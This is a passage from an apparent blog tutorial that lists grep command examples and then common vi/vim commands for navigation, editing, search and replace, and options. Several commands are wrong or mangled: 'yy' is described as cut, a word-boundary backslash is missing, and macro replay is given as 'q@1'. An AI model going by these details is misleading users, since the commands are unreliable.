Show an additional six lines after matching very useful to see what is around and to print the whole message if it splits around multiple lines. You can also use command line option "C" instead of "--context" for example

$ grep -C 2 'hello' \*

Prints two lines of context around each matching line.

**Example 4: How to search pattern using egrep and regular expression**

stands for extended grep and it is more powerful than grep command in Unix and allows more regular exception like you can use "|" option to search for either Error or Exception by executing just one command.

$ egrep 'Error|Exception' logfile.txt

**Example 5: How to do case-insensitive searching using grep in Linux**

If you want to do case insensitive search then use -i option from grep command in UNIX. grep -i command will find an occurrence of both Error, error, and ERROR and quite useful to display any sort of Error from the log file.

$ grep -i Error logfile

**Example 6: How to search patterns in gzip files using the zgrep command**

zgrep is another great version of grep command in Unix which is used to perform the same operation as grep does but with .gz files. Many times we gzip the old file to reduce the size and later wants to look or find something on those files. zgrep is your man for those days. Below command will print all files which have "Error" on them.

$ zgrep -i Error \*.gz

**Example 7: How to search the whole word in a file using grep command**

You can use grep -w command in UNIX to find the whole word instead of a just pattern, as shown in the following the example. This example will only print lines from logfile.txt which contains full word ERROR.

$ grep -w ERROR logfile.txt

Above grep command in UNIX searches only for instances of 'ERROR' that are entire words; it does not match `SysERROR'.  
For more control, use `\<' and `\>' to match the start and end of words. For example:

$ grep 'ERROR>' \*

Searches only for words ending in 'ERROR', so it matches the word `SysERROR'.

**Example 8: UNIX command to display files names which contain given word**

Another useful grep command line option is "grep -l" which display only the file names which match the given pattern. Below command will only display file names which have ERROR?

$ grep -l ERROR \*.log

grep -l 'main' \*.java will list the names of all Java files in the current directory whose contents mention `main'.  
  
Also, find command in UNIX can be used in place of grep at many places. If you want to leverage the full potential of grep, then using [Grep pocket reference](http://www.amazon.com/grep-Pocket-Reference-OReilly/dp/0596153600?tag=javamysqlanta-20)is not a bad idea, an ideal grep reference for system admin, developers, and security professionals

**Example 9: grep command option to display lines numbers**

If you want to see line number of matching lines you can use the option "grep -n" below command will show on which lines Error has appeared.

$ grep -n ERROR log file.

**Example 10: How to do a recursive search in a directory using grep in UNIX**

If you want to do a recursive search using grep command in Unix there are two options either use "-R" command line option or increase directory one by one as shown below.

$ grep -R store \*

This command will search for directory or file with the name stored in the current directory and it's all sub-directory.

**Bonux Examples**

Now I have two bonus examples of grep command in UNIX:  
  
11) grep command in UNIX can show a matching pattern in color which is quite useful to highlight the matching section, to see matching pattern in color use below command.

$ grep Exception today.log --color

You can also create alias grep='grep --color' in your bash\_profile file to avoid typing --color every time.  
  
12) There are three versions of grep command in UNIX  "grep,  fgrep, and egrep". `fgrep' stands for Fixed `grep', `egrep' Extended `grep'

# [10 example of using Vim or VI editor in UNIX and Linux](https://javarevisited.blogspot.com/2011/06/vi-editor-in-unix-example-tutorial-and.html)

Vim or VI editor tutorial in UNIX **VI Editor** is like notepad in UNIX but it’s extremely powerful and have a sophisticated feature to work as complete IDE. No matter which version of UNIX you are working or which flavor you are using you always find either **VI editor** or **VIM** there. VI is a very large topic and I am not covering every aspect of it what I am sharing here is some examples of using VI editor in UNIX or Linux. most of the time we use only 10% of VI editor and never know 90% of it , to be frank, I also don't know many of VI feature by heart but I always search for it , see people working in VI and learn from their experience as well. after working on *VI editor* what I found that every day we learn something new in VI editor but we  forget something equally important and there I thought lets document whatever **VI commands** I have learned so far and using regularly. Idea is to keep this *VI Editor tutorial* updated with every single useful VI commands I learn and I also ask you guys to contribute with something useful.   
  
  
If you see 10 people's working in VI editor you realize that they use it differently then use some new VI commands which you are not familiar of and which could improve your productivity as well. So if you would like to know more and more about VI editor I would suggest observing people around you when they work in VIM or VI editor and learn from their experience.   
  
Don’t confuse with both VIM and VI, **VIM stands for VI improved** and has some more feature than VI editor. Many times you will find that VI command is aliased to VIM to make it default editor in UNIX.  
  
  
  
Long story short let get into VI command examples:

## Opening file in Read only mode in VI Editor

If you are in production server then you definitely want to open a config file in read only mode to avoid any accidental change. So if you are not using less you can use "-R" option of VI editor:  
  
vim -R config.xml  
  
And if you want to save any change from read only mode you can do by ":wq!".

### Navigation commands in Vim or VI

One secret of being efficient in VI editor is to be fluent in navigating between different parts of file. Any time you should be able to go to start of file, end of file, start of line, end of line, and search for a particular word from up and down and then move around. Navigational commands are executed from inside **VI editor**, here are some of must know examples:  
  
gg -- goes to start of file  
shift g -- goes to end of file  
0 -- goes to beginning of the line  
$ -- goes to end of the line  
nG -- goes to nth line  
:n -- another way of going to nth line

### Editing in VI Editor in UNIX

What do we do most in *VI editor* I would say editing and to become efficient and quick this is an area where you need to practice and become fluent.

yy -- equivalent to cut also called yank  
p -- paste below line  
shift p -- paste above line  
dd -- deletes the current line  
5dd -- deletes 5 lines  
u -- undo last change  
Ctrl + R - Re do last change

### Searching pattern in VI Editor

Most of you guys familiar with [grep command in UNIX](http://javarevisited.blogspot.com/2011/06/10-examples-of-grep-command-in-unix-and.html) and [UNIX find command](http://javarevisited.blogspot.com/2011/03/10-find-command-in-unix-examples-basic.html) which is used for searching in Unix, here we will see how to search inside VI. If you have open your log file in VI editor and looking for any word you can search for a particular word or ID from either top to bottom or bottom to top, if you are interested in first occurrence then I would suggest to search from top to bottom on the other hand if you are interested on last occurrence then its better to search from bottom to top  
  
**/Exception** -- will search for word "Exception" from top to bottom and stop when it got first match, to go to next match type  "n" and for coming back to previous match press "Shift + N"  
  
**?Exception**  -- will search for word "Exception" from bottom to top and stop when it got first match, to go to next match type  "n" and for coming back to previous match press "Shift + N", remember for next match it will go towards top of file.

### Running Shell command from inside VI Editor

Some times we are editing something and we wanted to execute some shell command to get some information, normally we need to close the VI editor then execute shell command and then again open the VI editor this is not a [fast way of doing it,](http://javarevisited.blogspot.com/2011/03/unix-command-tutorial-working-fast-in.html) if we want to save time and work faster we need to directly execute shell command from VI and we can do this by using **"!command"** from command mode of VI editor. For example doing “ls” from VI editor we can type:  
  
:!ls  
  
if you wants to go directly to shell *without quitting from VI editor* you can go by executing !sh from VI and then come back to VI editor by just executing command "exit" from  shell.

### Some Useful VI Editor options

VI editor is full of options but we don't really use most of them here I am listing some of the option which I use most frequently and found quite useful.  
  
**:set nu** -- This will display line number in front of each line quite useful if you want line by line information. You can turn it off by executing "set nonu". Remember for turning it off put "no" in front of option, like here option is "nu" so for turning it off use "nonu".  
  
**:set hlsearch** -- This will highlight the matching word when we do search in VI editor, quite useful but if you find it annoying or not able to see sometime due to your color scheme you can turn it off by executing set nohlsearch.

### **:set wrap** -- If your file has contains some long lines and you want them to wrap use this option, if its already on and you just don't want them to wrap use set nowrap. **:colorscheme** -- color scheme is used to change color of VIM editor, my favorite color scheme is murphy so if you want to change color scheme of VI editor you can do by executing "colorscheme murphy ". **:syntax on** -- syntax can be turn on and off based on your need , if its on it will display color syntax for .xml, .html and .perl files. **:set ignorecase** : This VI editor option allows you do case insensitive search because if its set VI will not distinguish between two words which are just differ in case. **:set smartcase**  : Another VI editor option which allows case-sensitive search if the word you are searching contains an uppercase character. Opening multiple files in VI Editor

Sometime we just want to open 2 or 3 files in one go and then wanted to navigate on those. we can do this easily in VI editor by just giving file name separated with space while executing Vim or VI command e.g. vim file1 file2 file3 . For navigating between those file we can use option ":n"  for going to next file. You can also open any file at any time from VI editor by executing ":e filename" or reload the same file by just executing ":e" (without file name).

### Saving and Quitting from VI Editor in Unix

### Once we done with our change in VI editor we either wants to save or quite from the file, here are the commands to do so. :w -- to save file anytime :wq -- most used to save data and quit :q! -- quit without saving :wq! -- to save change in file opened in read-only mode.

### Checking history and getting help in VI editor

### if you ask me list one command you always want to remember I would say "history" because by using "history" I can get all commands I have executed in past. Same way by typing "!history" we can get all commands we have executed from VI editor. This is immensely powerful and I use it a lot. Another command which is important to remember is ":help" by typing this you can access the help system provided by VI. If you are interested on any particular command you can type ":help command" and it will display help information for that command. find and replace in vi editor

### don't confuse this with [find command in UNIX](http://javarevisited.blogspot.com/2011/03/10-find-command-in-unix-examples-basic.html) , VI editor provides easy commands to search and replace, perform global search and local search. I would suggest practice it a few times to get hold of it and understand its working. we use ":s" (substitute) command for search and replace in VI editor. The  “:s”   command look for a particular pattern and replaces with provide substitution, here are some examples of using search and replace in VI editor. In Vi editor search and replace, "g" stands for global search here which means all occurrence of a particular word in a line changed rather than just first word, which is default behavior if you don't use global search **:%s/Stock/Equity/g**     This is an example of global search it will replace all occurrence of word "Stock" in file with word "Equity". Its also equivalent to following command **": 0,$ s/Stock/Equity/g"** which actually tells that search from fist to last line. **:%s/Stock/Equity/gc**     This is similar to first command but with the introduction of "c" it will ask for confirmation **:%s/Stock/Equity/gci**    This is command is global, case insensitive and ask for confirmation. to make it case Sensitive use "I" Read more: <https://javarevisited.blogspot.com/2011/06/vi-editor-in-unix-example-tutorial-and.html#ixzz5vuXyai5E> Recording and replaying command in VI editor

Some times we need to perform some repetitive task and we need to execute same command again and again, you might want to consider using VI editor's recording functionality. Recoding in vim or VI editor can be done by using q and the executing recorded comment by using q@1  
  
Read more: <https://javarevisited.blogspot.com/2011/06/vi-editor-in-unix-example-tutorial-and.html#ixzz5vuXMim4J>